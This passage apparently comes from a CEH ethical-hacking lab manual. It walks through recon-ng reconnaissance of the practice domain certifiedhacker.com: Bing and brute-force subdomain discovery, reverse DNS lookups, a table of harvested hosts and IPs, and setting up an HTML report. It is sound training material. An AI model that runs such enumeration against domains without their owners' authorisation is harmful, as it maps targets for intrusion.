
Note: To resolve hosts using the Bing module, use the following commands:

- **back**
- **modules load recon/domains-hosts/bing_domain_web**
- **run**

25. Now, perform a reverse lookup for each IP address (the IP address that is obtained during the reconnaissance process) to resolve to respective hostnames.

26. Type **modules load reverse_resolve** command and press **Enter** to view all the modules associated with the reverse_resolve keyword. In this task, we will be using the **recon/hosts-hosts/reverse_resolve** module.

27. Type the **modules load recon/hosts-hosts/reverse_resolve** command and press **Enter** to load the module.



```
Applications Places System recon-ng - Parrot Terminal
File Edit View Search Terminal Help
[*] yu.certifiedhacker.com => No record found.
[*] yt.certifiedhacker.com => No record found.
[*] yellow.certifiedhacker.com => No record found.
[*] z.certifiedhacker.com => No record found.
[*] xml.certifiedhacker.com => No record found.
[*] zera.certifiedhacker.com => No record found.
[*] young.certifiedhacker.com => No record found.
[*] zeus.certifiedhacker.com => No record found.
[*] zlog.certifiedhacker.com => No record found.
[*] za.certifiedhacker.com => No record found.
[*] zebra.certifiedhacker.com => No record found.
[*] z-log.certifiedhacker.com => No record found.
[*] zm.certifiedhacker.com => No record found.
[*] zulu.certifiedhacker.com => No record found.
[*] zw.certifiedhacker.com => No record found.

-----
SUMMARY
-----
[*] 22 total (19 new) hosts found.
[recon-ng][CEH][brute_hosts] > modules load reverse_resolve
[*] Multiple modules match 'reverse_resolve'.

Recon
-----
recon/hosts-hosts/reverse_resolve
recon/netblocks-hosts/reverse_resolve

[recon-ng][CEH][brute_hosts] > modules load recon/hosts-hosts/reverse_resolve
[recon-ng][CEH][reverse_resolve] >
```


28. Issue the **run** command to begin the reverse lookup.

```

-----
SUMMARY
-----
[*] 22 total (19 new) hosts found.
[recon-ng][CEH][brute_hosts] > modules load reverse_resolve
[*] Multiple modules match 'reverse_resolve'.

Recon
-----
recon/hosts-hosts/reverse_resolve
recon/netblocks-hosts/reverse_resolve

[recon-ng][CEH][brute_hosts] > modules load recon/hosts-hosts/reverse_resolve
[recon-ng][CEH][reverse_resolve] > run
[*] Country: None
[*] Host: box5331.bluehost.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] 127.0.0.1 => No record found.

-----
SUMMARY
-----
[*] 1 total (1 new) hosts found.
[recon-ng][CEH][reverse_resolve] >
  
```

29. Once done with the reverse lookup process, type the **show hosts** command and press **Enter**. This displays all the hosts that are harvested so far, as shown in the screenshot.

```

-----
SUMMARY
-----
[*] 1 total (1 new) hosts found.
[recon-ng][CEH][reverse_resolve] > show hosts

+-----+
| rowid | host | ip_address | region | country | latitude | longitude |
+-----+
| 1 | autodiscover.certifiedhacker.com | 162.241.216.11 | | | | | |
| 2 | blog.certifiedhacker.com | 162.241.216.11 | | | | |
| 3 | events.certifiedhacker.com | 162.241.216.11 | | | | |
| 4 | certifiedhacker.com | | | | | | |
| 5 | ftp.certifiedhacker.com | | | | | | |
| 6 | ftp.certifiedhacker.com | 162.241.216.11 | | | | |
| 7 | mail.certifiedhacker.com | | | | | | |
| 8 | imap.certifiedhacker.com | | | | | | |
| 9 | imap.certifiedhacker.com | 162.241.216.11 | | | | |

```


30. Now, type the **back** command and press **Enter** to go back to the CEH attributes terminal.

```

recon-ng - Parrot Terminal
File Edit View Search Terminal Help
| 9 | imap.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 10 | localhost.certifiedhacker.com | 127.0.0.1 |
| | brute_hosts |
| 11 | mail.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 12 | news.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 13 | pop.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 14 | pop.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 15 | smtp.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 16 | smtp.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 17 | webmail.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 18 | www.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 19 | www.certifiedhacker.com | 162.241.216.11 |
| | brute_hosts |
| 20 | box5331.bluehost.com | 162.241.216.11 |
| | reverse_resolve |
+-----+
[*] 20 rows returned
[recon-ng][CEH][reverse_resolve] > back
[recon-ng][CEH] >

```

31. Now, that you have harvested several hosts, we will prepare a report containing all the hosts.

32. Type the **modules load reporting** command and press **Enter** to view all the modules associated with the reporting keyword. In this lab, we will save the report in HTML format. So, the module used is **reporting/html**.

33. Type the **modules load reporting/html** command and press **Enter**.


34. Observe that you need to assign values for **CREATOR** and **CUSTOMER** options while the **FILENAME** value is already set, and you may change the value if required.

35. Type:

- **options set FILENAME /home/attacker/Desktop/results.html** and press **Enter**. By issuing this command, you are setting the report name as **results.html** and the path to store the file as **Desktop**.
- **options set CREATOR [your name]** (here, Jason) and press **Enter**.
- **options set CUSTOMER Certifiedhacker Networks** (since you have performed network reconnaissance on **certifiedhacker.com** domain) and press **Enter**.

36. Type the **run** command and press **Enter** to create a report for all the hosts that have been harvested.

Module 02 – Footprinting and Reconnaissance



```
| | reverse_resolve |
+-----+
[*] 20 rows returned
[recon-ng][CEH][reverse_resolve] > back
[recon-ng][CEH] > modules load reporting
[*] Multiple modules match 'reporting'.

Reporting
-----
reporting/csv
reporting/html
reporting/json
reporting/list
reporting/proxifier
reporting/pushpin
reporting/xlsx
reporting/xml

